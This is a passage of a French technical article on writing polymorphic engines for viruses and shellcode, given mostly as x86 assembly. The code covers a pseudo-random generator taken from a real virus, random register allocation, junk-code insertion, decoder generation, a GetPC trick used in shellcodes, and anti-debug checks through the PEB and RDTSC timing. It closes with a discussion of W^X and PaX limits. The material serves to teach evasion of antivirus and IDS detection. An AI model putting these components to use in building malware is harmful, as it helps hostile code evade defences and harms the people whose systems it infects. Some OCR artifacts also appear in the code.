Nous commençons par sauvegarder les registres **%ecx**, **%esi** et **%edi**. Nous convertissons ensuite le nombre de doubles mots contenu dans %ecx en octets à l'aide d'un décalage sur la gauche (**shl**) de 2, qui revient à multiplier par 4 (un double mot égal 4 octets pour ceux qui ont oublié. ;-)

Nous pouvons maintenant attaquer le développement des composants du moteur polymorphique.

Pseudo Random Number Generator

Afin d'assurer le polymorphisme, il est important de générer pseudo aléatoirement certaines caractéristiques du décodeur. Pour cela, il convient d'avoir un générateur de nombre pseudo aléatoires, de préférence de bonne qualité. Celui que je présente ici provient d'un virus existant, il n'est pas forcement très bon, mais il illustre bien l'exemple typique de générateur présent dans la majorité des moteurs polymorphiques :

```
andom         proc                        ; Fonction random

        push    ecx
        mov     eax,dword ptr [rnd_seed1]
        dec     dword ptr [rnd_seed1]
        xor     eax,dword ptr [rnd_seed2]
        mov     ecx,eax
        rol     dword ptr [rnd_seed1],cl
        add     dword ptr [rnd_seed2],eax
        adc     eax,dword ptr [rnd_seed2]
        add     eax,ecx
        ror     eax,cl
        not     eax
        sub     eax,3
        xor     dword ptr [rnd_seed2],eax
        xor     eax,dword ptr [rnd_seed3]
        rol     dword ptr [rnd_seed3],1
        sub     dword ptr [rnd_seed3],ecx
        sbb     dword ptr [rnd_seed3],4
        inc     dword ptr [rnd_seed2]
        pop     ecx
        ret

endp
```

Ce générateur utilise trois seed (graines) qui seront initialisées au début de la fonction **Poly()**. En sortie de cette fonction **random()**, **%eax** contient un nombre pseudo aléatoire de 32 bits.
La possibilité de donner la valeur maximum pouvant être générée par cette fonction **random()** permet de générer comme vous allez le voir, des petits nombres qui serviront ensuite à sélectionner des registres aléatoirement (entre autres).

```
rnd proc
        push    ecx
        push    edx
        mov     ecx,eax
        call    random
        xor     edx,edx
        div     ecx
        mov     eax,edx
        pop     edx
        pop     ecx
        ret
endp
```

Il suffit de placer dans **EAX** le nombre maximum que nous souhaitons générer et d'appeler la fonction **rnd()** pour générer pseudo aléatoirement un nombre qui servira à sélectionner des registres.

```
mov     eax, 15
```

```
call    rnd
```

Le nombre généré ne dépassera pas 15.

Sélection Aléatoire des Registres

Un moteur polymorphique doit pouvoir utiliser des registres différents à chaque génération du décodeur afin d'être plus furtif. L'exemple qui suit fournit un moyen simple de générer aléatoirement les registres à utiliser.
Chaque registre est codé par un nombre :

```
EAX_            equ     0
ECX_            equ     1
EDX_            equ     2
EBX_            equ     3
ESP_            equ     4
EBP_            equ     5
ESI_            equ     6
EDI_            equ     7
```

Pour sélectionner un registre aléatoirement, il faut alors générer un nombre compris entre 0 et 7. Mais cela ne suffit pas. Nous avons également besoin d'une structure annexe :

```
reg_tbl struc

    reg_junk    db      0fh ; Registre utilisé pour le junk code
    reg_counter db      0fh ; Registre utilisé pour le compteur du décodeur
    reg_encoded db      0fh ; registre utilisé pour pointer vers
                            ; les données à déchiffrer.
    reg_key     db      0fh ; Ce registre contiendra la clé de déchiffrement
    reg_key2    db      0fh ; Pourra contenir une autre clé
    reg_tmp     db      0fh ; Registre temporaire pour effectuer des
                            ; opérations.

ends

regs    reg_tbl         <>  ; C'est "regs" que nous utiliserons pour accéder
                            ; à notre structure.
```

En remplissant notre structure avec les nombres compris entre 0 et 7, nous répartissons aléatoirement les registres en fonction de leur rôle, ce qui nous permet de générer du code différent à chaque itération.

```
init_registers proc
cpt_glob   equ     edx
cpt_verif  equ     ecx

    pushad                      ; on sauvegarde les registres
    xor     cpt_glob,cpt_glob   ; on met à zéro le compteur global.

reg_generate:
    call    get_reg             ; on récupère un registre aléatoirement
                                ; dans AL.
    xor     cpt_verif,cpt_verif ; on met à zéro le compteur de vérification

Is_Reg_Available:
```

```
    cmp     byte ptr [regs+cpt_verif],al ; on vérifie si on a déjà généré
                                         ; ce même registre avant
    jz      reg_generate                 ; si c'est le cas on en génère un
                                         ; autre
    inc     cpt_verif                    ; sinon on incrémente notre compteur
    cmp     cpt_verif,6                  ; fini de parser la structure Regs ?
    jnz     Is_Reg_Available             ; non on boucle!
    mov     byte ptr [regs+cpt_glob],al  ; le registre n'était pas encore
                                         ; utilisé, on le garde
    inc     cpt_glob                     ; on incrémente le compteur global
    cmp     cpt_glob,6                   ; avons-nous généré nos 6 registres
    jnz     reg_generate                 ; non ? on retourne à reg_generate
    popad                                ; on restaure les registres
    ret                                  ; on sort de la fonction
endp
```

Ce bout de code permet de remplir la structure **regs** avec des nombres compris entre 0 et 7. Chaque nombre doit être présent une seule fois dans la structure, puisqu'il représente un registre qui sera utilisé par le décodeur.

```
get_reg proc

    mov   eax,8    ; nombre compris entre 0 et 7
    call  rnd      ; on récupère un nombre pseudo aléatoire
    cmp   eax,4    ; le nombre  4 correspond au registre ESP
    jz    get_reg  ; en cas de génération du 4, on génère un nouveau nombre car
                   ; on ne modifie pas le pointeur de pile dans le décodeur
                   ; (risque de crash)
    cmp   eax,5    ; le nombre 5 correspond au registre EBP :
    jz    get_reg  ; on retourne générer un nombre car EBP contiendra
                   ; déjà le delta offset dans le décodeur
    ret
endp
```

Génération de junk code

Pour rendre la détection plus complexe, il est possible d'utiliser ce que l'on appelle du junk code. Ce code n'a aucune utilité réelle dans le décodeur, si ce n'est de noyer le code du décodeur au milieu d'instructions inutiles et différentes à chaque génération du décodeur. Le junk code rend le désassemblage du décodeur plus délicat, car les instructions importantes sont noyées dans la masse. Il est aussi ensuite beaucoup plus difficile de trouver une signature qui permettra d'identifier toutes les générations du décodeur.

```
    movzx edx, byte ptr [regs.reg_junk] ; on place dans EDX le registre de
                                        ; Junk sélectionné aléatoirement
    call mk_junk                        ; on génère du junk via notre
                                        ; générateur.
```

La fonction **mk_junk()** génère des nombres pseudo aléatoires pour choisir le type d'instruction à générer. Par exemple, la fonction pourra générer des instructions d'un octet, des instructions arithmétiques, des **mov**, etc.
Voici un exemple de génération de **mov** registre, nombre aléatoire :

```
mk_mov_reg32_imm32:
```

```
    mov   al,dl      ; on met dans AL le nombre équivalent au registre de junk
    or    al,0B8h    ; B8h est l'opcode d'un mov EAX, dword
                     ; en faisant un OR de l'opcode avec le nombre du registre,
                     ; on génère
                     ; le mov registre_junk, dword correspondant
    stosb            ; ESI pointe vers le buffer du décodeur, il est donc
                     ; rapide de placer l'opcode générée à l'aide d'un simple
                     ; stosb. Lincrémentation de ESI se fait tout seul, c'est
                     ; très pratique
    call    random   ; on génère un nombre aléatoire de 32 bits.
    stosd            ; cette fois on place dans le buffer ce même nombre
                     ; aléatoire.
    ret              ; on sort de la fonction
```

Le fait de faire un OR entre l'opcode et le nombre correspondant au registre à utiliser permet d'assembler l'instruction qui correspond au registre. Par exemple, si le registre sélectionné était le nombre **3** (registre **EBX**, cf. table correspondante plus haut) l'instruction générée serait :

```
mov EBX, dword
```

C'est donc une façon très rapide d'assembler des instructions à la volée.
Voici maintenant une fonction de génération d'instructions d'un octet :

```
; CLD/CMC/NOP/INC REG JUNK/DEC REG_JUNK/(F)WAIT/CWDE
; on génère les instructions ci-dessus aléatoirement.

mk_one_byte_junk proc

    cmp ebx,PRESERVE_EFLAGS           ; possibilité de sauvegarder les EFLAGS
    jnz @@__not_need_eflags           ; si on veut pas les sauvegarder on
                                      ; saute,
    mov al,9Ch                        ; sinon on place l'opcode de "pushf" dans
                                      ; AL
    stosb                             ; et on place l'instruction dans le
                                      ; décodeur.

@@__not_need_eflags:

    call        get_one_byte_instruction
    db  0FCh,0F5h,90h,40h,48h,9Bh,98h ; les opcodes des instructions d'un octet
                                      ; susceptibles d'être générées.
get_one_byte_instruction:             ; Le call/pop permet de placer dans le
                                      ; registre un pointeur vers les octets
                                      ; des instructions à générer.

    pop    esi                        ; esi pointe sur FCh,F5h etc..

    mov    eax,07h                    ; On génère un nombre aléatoire
    call   rnd                        ; via la fonction rnd.

    mov    al,byte ptr [esi+eax]      ; on se sert de ce nombre pour se
                                      ; déplacer dans les opcodes des
                                      ; instructions d'un octet et on place
                                      ; l'opcode correspondant dans AL.

    cmp    al,40h                     ; on compare avec "40h" (INC EAX)
```

```
    jnz     __dec__eax            ; Si c'est pas égal, on compare avec DEC EAX.
                                  ; Ces instructions travaillent avec des
                                  ; registres,
                                  ; donc nous devons les assembler avec le
                                  ; registre de junk.
    or      al,dl                 ; on assembler le INC Reg_Junk grace au OR.
    jmp     __store_one_byte      ; et on place l'instruction d'un octet dans
                                  ; le décodeur.

__dec__eax:
    cmp     al,48h                ; on compare avec DEC EAX
    jnz     __CWDE                ; si c'est pas cet opcode on  vérifie si
                                  ; c'est CWDE.
    or      al,dl                 ; sinon on assemble le DEC reg_junk.
    jmp     __store_one_byte      ; On copie l'instruction dans le décodeur.

__CWDE:
    cmp     al,98h                ; on compare l'opcode avec celui de CWDE
    jnz     __store_one_byte      ; si ca ne correspond pas on copie
                                  ; l'instruction dans le décodeur.
    push    edx                   ; on sauvegarde EDX (le reg_junk)
    movzx   edx,byte ptr [regs.reg_encoded] ; on récupère le registre qui
                                  ; pointera
                                  ; vers les données à déchiffrer.
    test    dl,dl                 ; on teste s'il est à zéro (EAX?)
    pop     edx                   ; on récupère le reg junk dans EDX.
    jnz     __store_one_byte      ; Si c'est pas le registre EAX, on peut
                                  ; assembler le CWDE

    jmp     @@__not_need_eflags   ; sinon on sort de la fonction, on ne veut
                                  ; pas que le junk code interfère avec le
                                  ; décodeur

__store_one_byte:
    stosb                         ; on place dans le buffer du décodeur notre
                                  ; junk instruction d'un octet.
    cmp     ebx,PRESERVE_EFLAGS   ; Si on désirait sauvegarder l'état des
                                  ; Eflags.
    jnz     @@__no_need_eflags    ; ou pas ?
    ret                           ; on sort.

    mov     al,9Dh                ; On veut les sauvegarder, on place donc le
                                  ; "popf" après le junkcode.
    stosb                         ; on sauvegarde !

@@__no_need_eflags:
    ret                           ; on sort
endp
```

Le générateur de junk code sélectionne donc aléatoirement le type d'instructions à générer (**mov regs**, **dword**, opérations arithmétiques, instruction d'un octet, etc.) et utilise la structure des registres et plus précisément le registre de junk pour générer un junk code qui ne modifiera pas le déroulement du décodeur. Il serait possible d'ajouter quelques tests pour utiliser n'importe quel registre, à condition de le sauvegarder si celui-ci n'est pas le registre de junk. La fonction **make junk()** est à appeler entre chaque partie du décodeur pour bien camoufler le code important et le noyer dans la masse.

Le décodeur

La génération du décodeur à proprement parler se fait assez simplement. Il suffit d'assembler l'initialisation des différents registres qui contiendront les informations importantes pour le décodeur. Le registre de compteur avec la taille des données à déchiffrer, le registre qui contiendra la clé, celui qui pointera vers les données à déchiffrer, etc. Tout cela en utilisant les registres adéquats (via la structure) qui ont été générés aléatoirement. À chaque appel à la fonction **Poly()**, les registres seront différents.

```
gen_mov_counter:

    mov    edx,dword ptr [data_size]        ; EDX == la taille des données à
                                            ; décoder
    movzx  ecx, byte ptr [regs.reg_counter] ; ECX -= registre reg_counter qui
                                            ; servira comme
                                            ; index de boucle dans le décodeur.
    call   mk_mov                           ; On génère notre mov de la même
                                            ; façon qu'on a généré le mov reg,
                                            ; dword dans le junk code.
; Excepté qu'ici, le dword n'est pas aléatoire, il correspond a la taille des
; données à déchiffrer.

    movzx  edx, byte ptr [regs.reg_junk]    ; on place  un peu de junk entre
                                            ; les
    call   mk_junk                          ; opérations, histoire de  noyer le
code.

gen_move_key:

    movzx  ecx, byte ptr [regs.reg_key]     ; ECX == registre contenant la clé.
    call   random                           ; génération d'une clé de 32 bits
    xchg   eax,edx                          ; on échange le contenu des
                                            ; registres
    call   mk_mov                           ; et on assemble le mov reg_key,
                                            ; key  dans le décodeur.

    movzx  edx, byte ptr [regs.reg_junk]    ; on place  un peu de junk entre
                                            ; les
    call   mk_junk                          ; opérations, histoire de bien
                                            ; noyer le code.

    etc...
```

On continue ainsi pour chaque partie du décodeur, en utilisant les registres sélectionnés aléatoirement au début de la fonction **Poly**().
Au final, cela permet d'obtenir des décodeurs très différents, avec des registres différents et du junk code différent, de tailles différentes, bref une bonne dose de pseudo-aléa.
Lors de la création du décodeur, il faut stocker les informations chiffrées (data ou code) de façon à les rendre facilement modifiables par le décodeur. Pour cela, il faut les localiser en mémoire. La méthode la plus simple est d'associer un **call** qui sautera par-dessus toutes les données chiffrées et qui sera suivi d'un pop registre, pour récupérer facilement un pointeur vers les données à déchiffrer (cf. notre exemple initial, avec, dans l'ordre d'exécution all .**beg_true;** suivi de **popl %esi**.
Bien sûr, il est possible de faire de l'obfuscation pour rendre le code différent à chaque génération du décodeur. Il est aussi possible d'utiliser les instructions FPU pour récupérer facilement un pointeur vers les données chiffrées. Cette méthode a été inventée par " noir " et sert parfois dans

quelques shellcodes :

```
fldz
fnstenv [esp-12]
pop     ecx
add     cl,10 + taille_du_jump (5 si jmp far)
jmp     far over_data

...ici les données chiffrées...

over_data:
```

À l'issue de ces instructions, le registre **%ecx** contient l'adresse de nos octets à déchiffrer.

La génération d'un algorithme de déchiffrement plus ou moins aléatoire est un élément important d'un moteur polymorphique. Il assez facile de générer quelques opérations arithmétiques inversibles sur le registre qui pointe vers les données ou le code chiffré. À l'aide de notre fonction **random()**, nous générons une ou plusieurs clés et choisissons entre plusieurs types d'instructions, telles qu'un **XOR**, un **ADD**, un **SUB**, etc. Il est aussi possible de générer plusieurs instructions de suite et de les stocker dans le décodeur. Les données seront chiffrées grâce à une copie inverse de l'algorithme, permettant ainsi le déchiffrement du code ou des datas.

Il est bien sûr possible d'utiliser de la crypto forte pour chiffrer le code ou les datas. Il suffit d'implémenter un algo (du genre RC4) et de le faire " muter " à chaque génération du décodeur. Utilisation de registres différents, modification de l'ordre des instructions, utilisation d'autres instructions, etc. Par exemple, il est possible de remplacer les **"mov reg32, valeur"** par des **"push valeur" "pop reg32"**.

Voici maintenant un exemple de code généré par la première version du moteur. Celui-ci n'utilise que des instructions simples pour déchiffrer le code, un seul registre de junk (c'est-à-dire qu'il n'utilise pas les autres registres après les avoir sauvegardés) : cf figure 1.

Le code est tout à fait exécutable, on repère dans l'exemple, les données chiffrées, avec un call juste avant. Le moteur a utilisé comme algorithme de " chiffrement ", un simple **ADD DWORD PTR [reg_encoded], clé_random**. Le décodeur contient donc un **sub dword ptr [ecx], clé**.

Analyse spectrale

Il est important d'utiliser un générateur de nombres pseudo aléatoires de bonne qualité si on veut résister aux détections par statistiques. Il est possible de compter les différents types d'instructions présents dans le décodeur, et d'arriver à les fingerprinter et donc de détecter les layers. La génération de junk peut trahir le moteur si celui-ci repose sur un générateur d'aléa de mauvaise qualité. Le type d'instructions utilisé dans le décodeur peut aussi faciliter la détection (ex : les instructions **FPU** ou **MMX**).



Fig. 1

L'anti-debug

Il est aussi possible de placer du code anti-debug dans le décodeur. Il existe plusieurs types d'anti debug qui pourraient être implémentés sans trop de difficultés dans le décodeur.

La première solution est de vérifier si le processus s'exécute en étant débuggé. Sous Windows, on peut pour cela regarder le champ **BeingDebugged** de la structure PEB (Process Environment Block) :

```
typedef struct _PEB
{
UCHAR InheritedAddressSpace;
UCHAR ReadImageFileExecOptions;
UCHAR BeingDebugged;
...
}
```

Pour cela, on va lire directement dans la structure et on teste la valeur :

```
mov     eax, large fs:18h
mov     eax, [eax+30h]
movzx   eax, byte ptr [eax+2]    ; On lit le champ BeeingDebugged.
test            eax, eax
jnz             debugger_present
```

Il est très facile de muter ce genre de détection. Il suffit par exemple de changer les registres, de mettre des opérations avant pour obtenir les bonnes valeurs, etc. De plus, ce test étant optionnel, on peut se permettre de ne le mettre que de temps en temps dans le code généré.

Sous Unix, cela est en revanche plus compliqué. Il faut passer par l'appel système **ptrace(PTRACE_TRACEME, 0, 0, 0)**, et donc une instruction **int 80**, et des registres précis contenant les valeurs données.

Dans le cadre d'un décodeur utilisé dans un packer, et placé au point d'entrée du programme packé, il est possible d'utiliser le registre **EBX** pour accéder directement au PEB, car celui-ci pointe directement sur cette structure à la création d'un processus sous Windows 2000, XP (et sans doute 2003, mais nous n'avons pu vérifier).

Une autre technique consiste à mesurer le temps d'exécution à l'aide de l'instruction **RDTSC**.

```
    cpuid               ; pas obligatoire mais permet d'éviter le Out Of Order
                        ; Exécution sur les P4 et donc les faux positifs
    rdtsc               ; On lit le TSC
    push eax            ; on sauvegarde sur la pile le TSC
    cpuid               ; On synchronise histoire d'éviter les faux positifs
    rdtsc               ; on relit le TSC
    sub eax, dword ptr [esp] ; On soustrait la nouvelle valeur avec celle sur
                        ; la pile
    cmp eax, 0E000h     ; On compare la différence.
    jb  no_tracing      ; Si aucun debugger, tout va bien..
    db 0FFh,0FFh        ; sinon on crash.. on peut très bien imaginer un autre
                        ; scénario ici.
no_tracing:
... suite decodeur ... ; on continue à décoder.
```

Ce petit bout de code permet de détecter le pas à pas. Il est très facile de l'écrire de manière différente et donc de faire de l'anti-debug polymorphe aussi.
Il existe de nombreuses autres techniques anti-debug. Là encore, le polymorphisme peut tout à fait s'appliquer. La question (ouverte) qui se pose est de savoir s'il vaut mieux prévoir un moteur de polymorphisme général, c'est-à-dire pouvant muter n'importe quel code ou bien de les spécialiser en fonction des objectifs des codes à muter.

Shellcodes polymorphiques

Problèmes de permissions

Comme mentionné dans le premier exemple simpliste, il est un facteur qui n'est jamais pris en compte dans les études sur le polymorphisme de shellcode : les permissions nécessaires afin de

déchiffrer les instructions.

Conclusion

Le polymorphisme cryptographique est un bon moyen d'évasion contre la détection, que ce soit par des IDS ou autres anti-virus. Les shellcodes et virus mutent complètement à chaque " utilisation ", rendant leur détection plus difficile. Est-ce pour autant la technique idéale ?
Lorsqu'un exploit est utilisé, le shellcode est injecté dans l'espace mémoire de la cible, en général dans la pile ou le tas. D'une manière ou d'une autre, l'exécution arrive au décodeur. Il peut alors soit décoder le shellcode chiffré là où il se trouve, soit juste lire les octets chiffrés et écrire les octets en clair ailleurs en mémoire. Une fois le déchiffrement terminé, le décodeur passe le contrôle aux instructions décodées.
Pour réaliser cela, nous avons implicitement utilisé deux choses : une permission en écriture et une permission en exécution. Là où les choses se compliquent, c'est qu'en l'état actuel, il faut que les deux permissions soient présentes au même endroit. En effet, le code déchiffré doit être copié dans un endroit exécutable (soit pendant, soit après le déchiffrement). Ainsi, **W^X** (OpenBSD) ou **PaX** (Linux), qui interdisent qu'une page mémoire ait à la fois des droits d'écriture et d'exécution, empêche cela.
Dans le cas viral, un ver sera soumis à la même contrainte qu'un shellcode par rapport à ce problème de permission sur des pages mémoire. En revanche, pour un virus, c'est moins une difficulté car le binaire infecté peut définir ses propres droits sur les zones mémoire.